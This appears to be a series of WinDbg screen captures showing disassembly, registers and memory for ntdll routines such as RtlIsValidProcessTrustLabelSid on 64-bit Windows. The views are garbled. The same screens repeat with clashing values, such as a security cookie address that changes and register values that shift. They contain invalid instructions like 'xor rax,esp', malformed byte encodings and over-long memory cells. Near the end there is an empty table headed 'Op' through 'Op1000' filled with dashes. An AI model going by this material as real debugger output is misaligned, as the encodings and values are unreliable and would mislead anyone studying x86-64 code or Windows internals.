00000064`16aff948	00007ffe0cc54da3
00000064`16aff950	00003460095db73e
00000064`16aff958	00007ffe0cc07eae
00000064`16aff960	0000000000000000
00000064`16aff968	0000000000000000
00000064`16aff970	0000000000000000
00000064`16aff978	0000000000000000
00000064`16aff980	0000000000000000
00000064`16aff988	0000000000000000
00000064`16aff990	0000000000000000

Ln 0, Col 0 Sys 0:<Local> Proc 000:4360 Thrd 001:220c ASM OVR CAPS NUM

C:\Windows\System32\cmd.exe - WinDbg:10.0.16299.15 AMD64

File Edit View Debug Window Help

Disassembly

Offset: 00007ffe`0cc16181

00007ffe`0cc16165	4159	pop	r9
00007ffe`0cc16167	415a	pop	r10
00007ffe`0cc16169	415b	pop	r11
00007ffe`0cc1616b	48ffe0	jmp	rax
00007ffe`0cc1616e	0f286c2470	movaps	xmm5, xmmword ptr [rsp+70h]
00007ffe`0cc16173	0f28642460	movaps	xmm4, xmmword ptr [rsp+60h]
00007ffe`0cc16178	4881c4800000000	add	rsp, 80h
00007ffe`0cc1617f	58	pop	rax
00007ffe`0cc16180	5a	pop	rdx
00007ffe`0cc16181	59	pop	rcx
00007ffe`0cc16182	4158	pop	r8
00007ffe`0cc16184	4159	pop	r9
00007ffe`0cc16186	415a	pop	r10
00007ffe`0cc16188	415b	pop	r11
00007ffe`0cc1618a	c3	ret	
00007ffe`0cc1618b	cc	int	3
00007ffe`0cc1618c	cc	int	3
00007ffe`0cc1618d	cc	int	3
00007ffe`0cc1618e	cc	int	3
00007ffe`0cc1618f	cc	int	3
00007ffe`0cc16190	cc	int	3
00007ffe`0cc16191	66666666666660f1f840000000000	nop word ptr [rax+rax]	
ntdll!LdrpICallHandler:			
00007ffe`0cc161a0	8139060000c0	cmp	dword ptr [rcx], 0C0000006h
00007ffe`0cc161a6	740a	je	ntdll!LdrpICallHandler+0x12 (00007ffe`0cc161a8)
00007ffe`0cc161a8	33d2	xor	edx, edx
00007ffe`0cc161aa	b90a000000	mov	ecx, 0Ah
00007ffe`0cc161af	cd29	int	29h
00007ffe`0cc161b1	90	nop	

Registers

Customize...

Reg	Value
rax	0
rcx	6416afffa10
rdx	0
rbx	0
rsp	6416aff938
rbp	0
rsi	0
rdi	0
r8	0
r9	6416afffa10

Memory

Virtual: rgn

Display format: Quad Hex

Virtual	Display
00000064`16aff938	00007ffe0cbcc6d0
00000064`16aff940	00007ffe0cc2a000
00000064`16aff948	00007ffe0cc54da3
00000064`16aff950	00003460095db73e
00000064`16aff958	00007ffe0cc07eae
00000064`16aff960	00000000000000000000
00000064`16aff968	00000000000000000000
00000064`16aff970	00000000000000000000
00000064`16aff978	00000000000000000000
00000064`16aff980	00000000000000000000
00000064`16aff988	00000000000000000000
00000064`16aff990	00000000000000000000
00000064`16aff998	00000000000000000000

Ln 0, Col 0 Sys 0:<Local> Proc 000:4360 Thrd 001:220c ASM OVR CAPS NUM

C:\Windows\System32\cmd.exe - WinDbg:10.0.16299.15 AMD64

File Edit View Debug Window Help

Disassembly

Offset: 00007ffe0cc16191

00007ffe`0cbcc6c2 cc	int	3		
00007ffe`0cbcc6c3 cc	int	3		
00007ffe`0cbcc6c4 cc	int	3		
00007ffe`0cbcc6c5 cc	int	3		
00007ffe`0cbcc6c6 cc	int	3		
00007ffe`0cbcc6c7 cc	int	3		
00007ffe`0cbcc6c8 cc	int	3		
00007ffe`0cbcc6c9 cc	int	3		
00007ffe`0cbcc6ca cc	int	3		
00007ffe`0cbcc6cb cc	int	3		
00007ffe`0cbcc6cc cc	int	3		
00007ffe`0cbcc6cd cc	int	3		
00007ffe`0cbcc6ce cc	int	3		
00007ffe`0cbcc6cf cc	int	3		
ntdll!RtlIsValidProcessTrustLabelSid:				
00007ffe`0cbcc6d0 4883ec18	sub	rsp,18h		
00007ffe`0cbcc6d4 488b05e51d1200	mov	rax,qword ptr [ntdll!_security_cookie (00007ffe0cc16190)]		
00007ffe`0cbcc6db 4833c4	xor	rax, rsp		
00007ffe`0cbcc6de 4889442408	mov	qword ptr [rsp+8], rax		
00007ffe`0cbcc6e3 4533c0	xor	r8d, r8d		
00007ffe`0cbcc6e6 66c74424040013	mov	word ptr [rsp+4], 1300h		
00007ffe`0cbcc6ed 80790102	cmp	byte ptr [rcx+1], 2		
00007ffe`0cbcc6f1 44890424	mov	dword ptr [rsp], r8d		
00007ffe`0cbcc6f5 753c	jne	ntdll!RtlIsValidProcessTrustLabelSid+0x6		
00007ffe`0cbcc6f7 803901	cmp	byte ptr [rcx], 1		
00007ffe`0cbcc6fa 7537	jne	ntdll!RtlIsValidProcessTrustLabelSid+0x6		
00007ffe`0cbcc6fc 8b5102	mov	edx,dword ptr [rcx+2]		
00007ffe`0cbcc6ff 412bd0	sub	edx, r8d		
00007ffe`0cbcc702 750b	jne	ntdll!RtlIsValidProcessTrustLabelSid+0x6		

Registers

Customize...

Reg	Value
rax	0
rcx	6416afffa10
rdx	0
rbx	0
rsp	6416aff940
rbp	0
rsi	0
rdi	0
r8	0
r9	6416afffa10

Memory

Virtual: nnnn

Display format: Quad Hex

Virtual	Display
00000064`16aff940	00007ffe0cc2a000
00000064`16aff948	00007ffe0cc54da3
00000064`16aff950	00003460095db73e
00000064`16aff958	00007ffe0cc07eae
00000064`16aff960	00000000000000000000
00000064`16aff968	00000000000000000000
00000064`16aff970	00000000000000000000
00000064`16aff978	00000000000000000000
00000064`16aff980	00000000000000000000
00000064`16aff988	00000000000000000000
00000064`16aff990	00000000000000000000
00000064`16aff998	00000000000000000000
00000064`16aff9a0	00000000000000000000

Ln 0, Col 0 Sys 0:<Local> Proc 000:4360 Thrd 001:220c ASM OVR CAPS NUM

C:\Windows\System32\cmd.exe - WinDbg:10.0.16299.15 AMD64

File Edit View Debug Window Help

Disassembly

Offset: 00007ffe`0cbcc6c4 cc

00007ffe`0cbcc6c4	cc	int	3
00007ffe`0cbcc6c5	cc	int	3
00007ffe`0cbcc6c6	cc	int	3
00007ffe`0cbcc6c7	cc	int	3
00007ffe`0cbcc6c8	cc	int	3
00007ffe`0cbcc6c9	cc	int	3
00007ffe`0cbcc6ca	cc	int	3
00007ffe`0cbcc6cb	cc	int	3
00007ffe`0cbcc6cc	cc	int	3
00007ffe`0cbcc6cd	cc	int	3
00007ffe`0cbcc6ce	cc	int	3
00007ffe`0cbcc6cf	cc	int	3
ntdll!RtlIsValidProcessTrustLabelSid:			
00007ffe`0cbcc6d0	4883ec18	sub	rsp,18h
00007ffe`0cbcc6d4	488b05e51d1200	mov	rax,qword ptr [ntdll! security cookie (00007ffe`0cbcc6d0)]
00007ffe`0cbcc6db	4833c4	xor	rax, rsp
00007ffe`0cbcc6de	4889442408	mov	qword ptr [rsp+8], rax
00007ffe`0cbcc6e3	4533c0	xor	r8d, r8d
00007ffe`0cbcc6e6	66c74424040013	mov	word ptr [rsp+4], 1300h
00007ffe`0cbcc6ed	80790102	cmp	byte ptr [rcx+1], 2
00007ffe`0cbcc6f1	44890424	mov	dword ptr [rsp], r8d
00007ffe`0cbcc6f5	753c	jne	ntdll!RtlIsValidProcessTrustLabelSid+0x6
00007ffe`0cbcc6f7	803901	cmp	byte ptr [rcx], 1
00007ffe`0cbcc6fa	7537	jne	ntdll!RtlIsValidProcessTrustLabelSid+0x6
00007ffe`0cbcc6fc	8b5102	mov	edx, dword ptr [rcx+2]
00007ffe`0cbcc6ff	412bd0	sub	edx, r8d
00007ffe`0cbcc702	750b	jne	ntdll!RtlIsValidProcessTrustLabelSid+0x6
00007ffe`0cbcc704	0fb75106	movzx	edx, word ptr [rcx+6]
00007ffe`0cbcc708	0fb7442404	movzx	eax, word ptr [rsp+4]

Registers

Customize...

Reg	Value
rax	0
rcx	6416afffa10
rdx	0
rbx	0
rsp	6416aff928
rbp	0
rsi	0
rdi	0
r8	0
r9	6416affa10

Memory

Virtual: 00000064`16aff928

Display format: Quad Hex

Virtual	Display
00000064`16aff928	0000000000000000
00000064`16aff930	0000000000000000
00000064`16aff938	00007ffe0cbcc6d0
00000064`16aff940	00007ffe0cc2a000
00000064`16aff948	00007ffe0cc54da3
00000064`16aff950	00003460095db73e
00000064`16aff958	00007ffe0cc07eae
00000064`16aff960	0000000000000000
00000064`16aff968	0000000000000000
00000064`16aff970	0000000000000000
00000064`16aff978	0000000000000000
00000064`16aff980	0000000000000000
00000064`16aff988	0000000000000000

Ln 0, Col 0 Sys 0:<Local> Proc 000:4360 Thrd 001:220c ASM OVR CAPS NUM

C:\Windows\System32\cmd.exe - WinDbg:10.0.16299.15 AMD64

File Edit View Debug Window Help

Disassembly

Offset: 00007ffe`0cbcc6c5 cc int 3
 00007ffe`0cbcc6c6 cc int 3
 00007ffe`0cbcc6c7 cc int 3
 00007ffe`0cbcc6c8 cc int 3
 00007ffe`0cbcc6c9 cc int 3
 00007ffe`0cbcc6ca cc int 3
 00007ffe`0cbcc6cb cc int 3
 00007ffe`0cbcc6cc cc int 3
 00007ffe`0cbcc6cd cc int 3
 00007ffe`0cbcc6ce cc int 3
 00007ffe`0cbcc6cf cc int 3
 ntdll!RtlIsValidProcessTrustLabelSid:
 00007ffe`0cbcc6d0 4883ec18 sub rsp,18h
 00007ffe`0cbcc6d4 488b05e51d1200 mov rax,qword ptr [ntdll!_security_cookie (00007ffe`0cbcc6d0)]
 00007ffe`0cbcc6db 4833c4 xor rax,esp
 00007ffe`0cbcc6de 4889442408 mov qword ptr [rsp+8],rax
 00007ffe`0cbcc6e3 4533c0 xor r8d,r8d
 00007ffe`0cbcc6e6 66c74424040013 mov word ptr [rsp+4],1300h
 00007ffe`0cbcc6ed 80790102 cmp byte ptr [rcx+1],2
 00007ffe`0cbcc6f1 44890424 mov dword ptr [rsp],r8d
 00007ffe`0cbcc6f5 753c jne ntdll!RtlIsValidProcessTrustLabelSid+0x6
 00007ffe`0cbcc6f7 803901 cmp byte ptr [rcx],1
 00007ffe`0cbcc6fa 7537 jne ntdll!RtlIsValidProcessTrustLabelSid+0x6
 00007ffe`0cbcc6fc 8b5102 mov edx,dword ptr [rcx+2]
 00007ffe`0cbcc6ff 412bd0 sub edx,r8d
 00007ffe`0cbcc702 750b jne ntdll!RtlIsValidProcessTrustLabelSid+0x3
 00007ffe`0cbcc704 0fb75106 movzx edx,word ptr [rcx+6]
 00007ffe`0cbcc708 0fb7442404 movzx eax,word ptr [rsp+4]
 00007ffe`0cbcc70d 2bd0 sub edx,eax

Registers

Reg	Value
rax	3460095db73e
rcx	6416affa10
rdx	0
rbx	0
rsp	6416aff928
rbp	0
rsi	0
rdi	0
r8	0
r9	6416affa10

Memory

Virtual	Display format:
00000064`16aff928	Quad Hex
00000064`16aff930	0000000000000000
00000064`16aff938	00007ffe0cbcc6d0
00000064`16aff940	00007ffe0cc2a000
00000064`16aff948	00007ffe0cc54da3
00000064`16aff950	00003460095db73e
00000064`16aff958	00007ffe0cc07eae
00000064`16aff960	0000000000000000
00000064`16aff968	0000000000000000
00000064`16aff970	0000000000000000
00000064`16aff978	0000000000000000
00000064`16aff980	0000000000000000
00000064`16aff988	0000000000000000

Ln 0, Col 0 Sys 0:<Local> Proc 000:4360 Thrd 001:220c ASM OVR CAPS NUM



Disassembly
Offset: 00007ffe`0cbcc6c5 cc

```

00007ffe`0cbcc6c5 cc    int     3
00007ffe`0cbcc6c6 cc    int     3
00007ffe`0cbcc6c7 cc    int     3
00007ffe`0cbcc6c8 cc    int     3
00007ffe`0cbcc6c9 cc    int     3
00007ffe`0cbcc6ca cc   int     3
00007ffe`0cbcc6cb cc   int     3
00007ffe`0cbcc6cc cc   int     3
00007ffe`0cbcc6cd cc   int     3
00007ffe`0cbcc6ce cc   int     3
00007ffe`0cbcc6cf cc   int     3
ntdll!RtlIsValidProcessTrustLabelSid:
00007ffe`0cbcc6d0 4883ec18 sub    rsp,18h
00007ffe`0cbcc6d4 488b05e51d1200 mov    rax,qword ptr [ntdll!_security_cookie (00007ffe`0cc2a000)
00007ffe`0cbcc6db 4833c4 xor    rax,rsp
00007ffe`0cbcc6de 4889442408 mov    qword ptr [rsp+8],rax
00007ffe`0cbcc6e3 4533c0 xor    r8d,r8d
00007ffe`0cbcc6e6 66c74424040013 mov    word ptr [rsp+4],1300h
00007ffe`0cbcc6ed 80790102 cmp    byte ptr [rcx+1],2
00007ffe`0cbcc6f1 44890424 mov    dword ptr [rsp],r8d
00007ffe`0cbcc6f5 753c jne    ntdll!RtlIsValidProcessTrustLabelSid+0x6
00007ffe`0cbcc6f7 803901 cmp    byte ptr [rcx],1
00007ffe`0cbcc6fa 7537 jne    ntdll!RtlIsValidProcessTrustLabelSid+0x6
00007ffe`0cbcc6fc 8b5102 mov    edx,dword ptr [rcx+2]
00007ffe`0cbcc6ff 412bd0 sub    edx,r8d
00007ffe`0cbcc702 750b jne    ntdll!RtlIsValidProcessTrustLabelSid+0x3
00007ffe`0cbcc704 0fb75106 movzx  edx,word ptr [rcx+6]
00007ffe`0cbcc708 0fb7442404 movzx  eax,word ptr [rsp+4]
00007ffe`0cbcc70d 2bd0 sub    edx,eax

```

Registers

Customize...

Reg	Value
rax	3460095db73e
rcx	6416affa10
rdx	0
rbx	0
rsp	6416aff928
rbp	0
rsi	0
rdi	0
r8	0
r9	6416affa10

Memory

Virtual:

Display format:

Quad	Hex
00000064`16aff928	0000000000000000
00000064`16aff930	0000000000000000
00000064`16aff938	00007ffe0cbcc6d0
00000064`16aff940	00007ffe0cc2a000
00000064`16aff948	00007ffe0cc54da3
00000064`16aff950	00003460095db73e
00000064`16aff958	00007ffe0cc07eae
00000064`16aff960	0000000000000000
00000064`16aff968	0000000000000000
00000064`16aff970	0000000000000000
00000064`16aff978	0000000000000000
00000064`16aff980	0000000000000000
00000064`16aff988	0000000000000000

C:\Windows\System32\cmd.exe - WinDbg:10.0.16299.15 AMD64

File Edit View Debug Window Help

Disassembly

Offset: 00007ffe`0cbcc6c5 cc

	Op	Op2	Op3	Op4	Op5	Op6	Op7	Op8	Op9	Op10	Op11	Op12	Op13	Op14	Op15	Op16	Op17	Op18	Op19	Op20	Op21	Op22	Op23	Op24	Op25	Op26	Op27	Op28	Op29	Op30	Op31	Op32	Op33	Op34	Op35	Op36	Op37	Op38	Op39	Op40	Op41	Op42	Op43	Op44	Op45	Op46	Op47	Op48	Op49	Op50	Op51	Op52	Op53	Op54	Op55	Op56	Op57	Op58	Op59	Op60	Op61	Op62	Op63	Op64	Op65	Op66	Op67	Op68	Op69	Op70	Op71	Op72	Op73	Op74	Op75	Op76	Op77	Op78	Op79	Op80	Op81	Op82	Op83	Op84	Op85	Op86	Op87	Op88	Op89	Op90	Op91	Op92	Op93	Op94	Op95	Op96	Op97	Op98	Op99	Op100	Op101	Op102	Op103	Op104	Op105	Op106	Op107	Op108	Op109	Op110	Op111	Op112	Op113	Op114	Op115	Op116	Op117	Op118	Op119	Op120	Op121	Op122	Op123	Op124	Op125	Op126	Op127	Op128	Op129	Op130	Op131	Op132	Op133	Op134	Op135	Op136	Op137	Op138	Op139	Op140	Op141	Op142	Op143	Op144	Op145	Op146	Op147	Op148	Op149	Op150	Op151	Op152	Op153	Op154	Op155	Op156	Op157	Op158	Op159	Op160	Op161	Op162	Op163	Op164	Op165	Op166	Op167	Op168	Op169	Op170	Op171	Op172	Op173	Op174	Op175	Op176	Op177	Op178	Op179	Op180	Op181	Op182	Op183	Op184	Op185	Op186	Op187	Op188	Op189	Op190	Op191	Op192	Op193	Op194	Op195	Op196	Op197	Op198	Op199	Op200	Op201	Op202	Op203	Op204	Op205	Op206	Op207	Op208	Op209	Op210	Op211	Op212	Op213	Op214	Op215	Op216	Op217	Op218	Op219	Op220	Op221	Op222	Op223	Op224	Op225	Op226	Op227	Op228	Op229	Op230	Op231	Op232	Op233	Op234	Op235	Op236	Op237	Op238	Op239	Op240	Op241	Op242	Op243	Op244	Op245	Op246	Op247	Op248	Op249	Op250	Op251	Op252	Op253	Op254	Op255	Op256	Op257	Op258	Op259	Op260	Op261	Op262	Op263	Op264	Op265	Op266	Op267	Op268	Op269	Op270	Op271	Op272	Op273	Op274	Op275	Op276	Op277	Op278	Op279	Op280	Op281	Op282	Op283	Op284	Op285	Op286	Op287	Op288	Op289	Op290	Op291	Op292	Op293	Op294	Op295	Op296	Op297	Op298	Op299	Op300	Op301	Op302	Op303	Op304	Op305	Op306	Op307	Op308	Op309	Op310	Op311	Op312	Op313	Op314	Op315	Op316	Op317	Op318	Op319	Op320	Op321	Op322	Op323	Op324	Op325	Op326	Op327	Op328	Op329	Op330	Op331	Op332	Op333	Op334	Op335	Op336	Op337	Op338	Op339	Op340	Op341	Op342	Op343	Op344	Op345	Op346	Op347	Op348	Op349	Op350	Op351	Op352	Op353	Op354	Op355	Op356	Op357	Op358	Op359	Op360	Op361	Op362	Op363	Op364	Op365	Op366	Op367	Op368	Op369	Op370	Op371	Op372	Op373	Op374	Op375	Op376	Op377	Op378	Op379	Op380	Op381	Op382	Op383	Op384	Op385	Op386	Op387	Op388	Op389	Op390	Op391	Op392	Op393	Op394	Op395	Op396	Op397	Op398	Op399	Op400	Op401	Op402	Op403	Op404	Op405	Op406	Op407	Op408	Op409	Op410	Op411	Op412	Op413	Op414	Op415	Op416	Op417	Op418	Op419	Op420	Op421	Op422	Op423	Op424	Op425	Op426	Op427	Op428	Op429	Op430	Op431	Op432	Op433	Op434	Op435	Op436	Op437	Op438	Op439	Op440	Op441	Op442	Op443	Op444	Op445	Op446	Op447	Op448	Op449	Op450	Op451	Op452	Op453	Op454	Op455	Op456	Op457	Op458	Op459	Op460	Op461	Op462	Op463	Op464	Op465	Op466	Op467	Op468	Op469	Op470	Op471	Op472	Op473	Op474	Op475	Op476	Op477	Op478	Op479	Op480	Op481	Op482	Op483	Op484	Op485	Op486	Op487	Op488	Op489	Op490	Op491	Op492	Op493	Op494	Op495	Op496	Op497	Op498	Op499	Op500	Op501	Op502	Op503	Op504	Op505	Op506	Op507	Op508	Op509	Op510	Op511	Op512	Op513	Op514	Op515	Op516	Op517	Op518	Op519	Op520	Op521	Op522	Op523	Op524	Op525	Op526	Op527	Op528	Op529	Op530	Op531	Op532	Op533	Op534	Op535	Op536	Op537	Op538	Op539	Op540	Op541	Op542	Op543	Op544	Op545	Op546	Op547	Op548	Op549	Op550	Op551	Op552	Op553	Op554	Op555	Op556	Op557	Op558	Op559	Op560	Op561	Op562	Op563	Op564	Op565	Op566	Op567	Op568	Op569	Op570	Op571	Op572	Op573	Op574	Op575	Op576	Op577	Op578	Op579	Op580	Op581	Op582	Op583	Op584	Op585	Op586	Op587	Op588	Op589	Op590	Op591	Op592	Op593	Op594	Op595	Op596	Op597	Op598	Op599	Op600	Op601	Op602	Op603	Op604	Op605	Op606	Op607	Op608	Op609	Op610	Op611	Op612	Op613	Op614	Op615	Op616	Op617	Op618	Op619	Op620	Op621	Op622	Op623	Op624	Op625	Op626	Op627	Op628	Op629	Op630	Op631	Op632	Op633	Op634	Op635	Op636	Op637	Op638	Op639	Op640	Op641	Op642	Op643	Op644	Op645	Op646	Op647	Op648	Op649	Op650	Op651	Op652	Op653	Op654	Op655	Op656	Op657	Op658	Op659	Op660	Op661	Op662	Op663	Op664	Op665	Op666	Op667	Op668	Op669	Op670	Op671	Op672	Op673	Op674	Op675	Op676	Op677	Op678	Op679	Op680	Op681	Op682	Op683	Op684	Op685	Op686	Op687	Op688	Op689	Op690	Op691	Op692	Op693	Op694	Op695	Op696	Op697	Op698	Op699	Op700	Op701	Op702	Op703	Op704	Op705	Op706	Op707	Op708	Op709	Op710	Op711	Op712	Op713	Op714	Op715	Op716	Op717	Op718	Op719	Op720	Op721	Op722	Op723	Op724	Op725	Op726	Op727	Op728	Op729	Op730	Op731	Op732	Op733	Op734	Op735	Op736	Op737	Op738	Op739	Op740	Op741	Op742	Op743	Op744	Op745	Op746	Op747	Op748	Op749	Op750	Op751	Op752	Op753	Op754	Op755	Op756	Op757	Op758	Op759	Op760	Op761	Op762	Op763	Op764	Op765	Op766	Op767	Op768	Op769	Op770	Op771	Op772	Op773	Op774	Op775	Op776	Op777	Op778	Op779	Op780	Op781	Op782	Op783	Op784	Op785	Op786	Op787	Op788	Op789	Op790	Op791	Op792	Op793	Op794	Op795	Op796	Op797	Op798	Op799	Op800	Op801	Op802	Op803	Op804	Op805	Op806	Op807	Op808	Op809	Op810	Op811	Op812	Op813	Op814	Op815	Op816	Op817	Op818	Op819	Op820	Op821	Op822	Op823	Op824	Op825	Op826	Op827	Op828	Op829	Op830	Op831	Op832	Op833	Op834	Op835	Op836	Op837	Op838	Op839	Op840	Op841	Op842	Op843	Op844	Op845	Op846	Op847	Op848	Op849	Op850	Op851	Op852	Op853	Op854	Op855	Op856	Op857	Op858	Op859	Op860	Op861	Op862	Op863	Op864	Op865	Op866	Op867	Op868	Op869	Op870	Op871	Op872	Op873	Op874	Op875	Op876	Op877	Op878	Op879	Op880	Op881	Op882	Op883	Op884	Op885	Op886	Op887	Op888	Op889	Op890	Op891	Op892	Op893	Op894	Op895	Op896	Op897	Op898	Op899	Op900	Op901	Op902	Op903	Op904	Op905	Op906	Op907	Op908	Op909	Op910	Op911	Op912	Op913	Op914	Op915	Op916	Op917	Op918	Op919	Op920	Op921	Op922	Op923	Op924	Op925	Op926	Op927	Op928	Op929	Op930	Op931	Op932	Op933	Op934	Op935	Op936	Op937	Op938	Op939	Op940	Op941	Op942	Op943	Op944	Op945	Op946	Op947	Op948	Op949	Op950	Op951	Op952	Op953	Op954	Op955	Op956	Op957	Op958	Op959	Op960	Op961	Op962	Op963	Op964	Op965	Op966	Op967	Op968	Op969	Op970	Op971	Op972	Op973	Op974	Op975	Op976	Op977	Op978	Op979	Op980	Op981	Op982	Op983	Op984	Op985	Op986	Op987	Op988	Op989	Op990	Op991	Op992	Op993	Op994	Op995	Op996	Op997	Op998	Op999	Op1000
--	----	-----	-----	-----	-----	-----	-----	-----	-----	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	-------	--------

Registers	
Reg	Value
rax	3460095db73e
rcx	6416afffa10
rdx	0
rbx	0
rsp	6416aff928
rbp	0
rsi	0
rdi	0
r8	0
r9	6416affa10

Memory	
Virtual	Quad Hex
00000064`16aff928	0000000000000000
00000064`16aff930	0000000000000000
00000064`16aff938	00007ffe0cbcc6d0
00000064`16aff940	00007ffe0cc2a000
00000064`16aff948	00007ffe0cc54da3
00000064`16aff950	00003460095db73e
00000064`16aff958	00007ffe0cc07eae
00000064`16aff960	0000000000000000
00000064`16aff968	0000000000000000
00000064`16aff970	0000000000000000
00000064`16aff978	0000000000000000
00000064`16aff980	0000000000000000
00000064`16aff988	0000000000000000

C:\Windows\System32\cmd.exe - WinDbg:10.0.16299.15 AMD64

File Edit View Debug Window Help

Disassembly

Offset: 00007ffe`0cbcc6c6 cc

00007ffe`0cbcc6c6 cc	int	3	
00007ffe`0cbcc6c7 cc	int	3	
00007ffe`0cbcc6c8 cc	int	3	
00007ffe`0cbcc6c9 cc	int	3	
00007ffe`0cbcc6ca cc	int	3	
00007ffe`0cbcc6cb cc	int	3	
00007ffe`0cbcc6cc cc	int	3	
00007ffe`0cbcc6cd cc	int	3	
00007ffe`0cbcc6ce cc	int	3	
00007ffe`0cbcc6cf cc	int	3	
ntdll!RtlIsValidProcessTrustLabelSid:			
00007ffe`0cbcc6d0 4883ec18	sub	rsp,18h	
00007ffe`0cbcc6d4 488b05e51d1200	mov	rax,qword ptr [ntdll!_security_cookie (00007ffe`0cbcc6d0)]	
00007ffe`0cbcc6db 4833c4	xor	rax,esp	
00007ffe`0cbcc6de 4889442408	mov	qword ptr [rsp+8],rax ss:00000064`16aff928	
00007ffe`0cbcc6e3 4533c0	xor	r8d,r8d	
00007ffe`0cbcc6e6 66c74424040013	mov	word ptr [rsp+4],1300h	
00007ffe`0cbcc6ed 80790102	cmp	byte ptr [rcx+1],2	
00007ffe`0cbcc6f1 44890424	mov	dword ptr [rsp],r8d	
00007ffe`0cbcc6f5 753c	jne	ntdll!RtlIsValidProcessTrustLabelSid+0x64	
00007ffe`0cbcc6f7 803901	cmp	byte ptr [rcx],1	
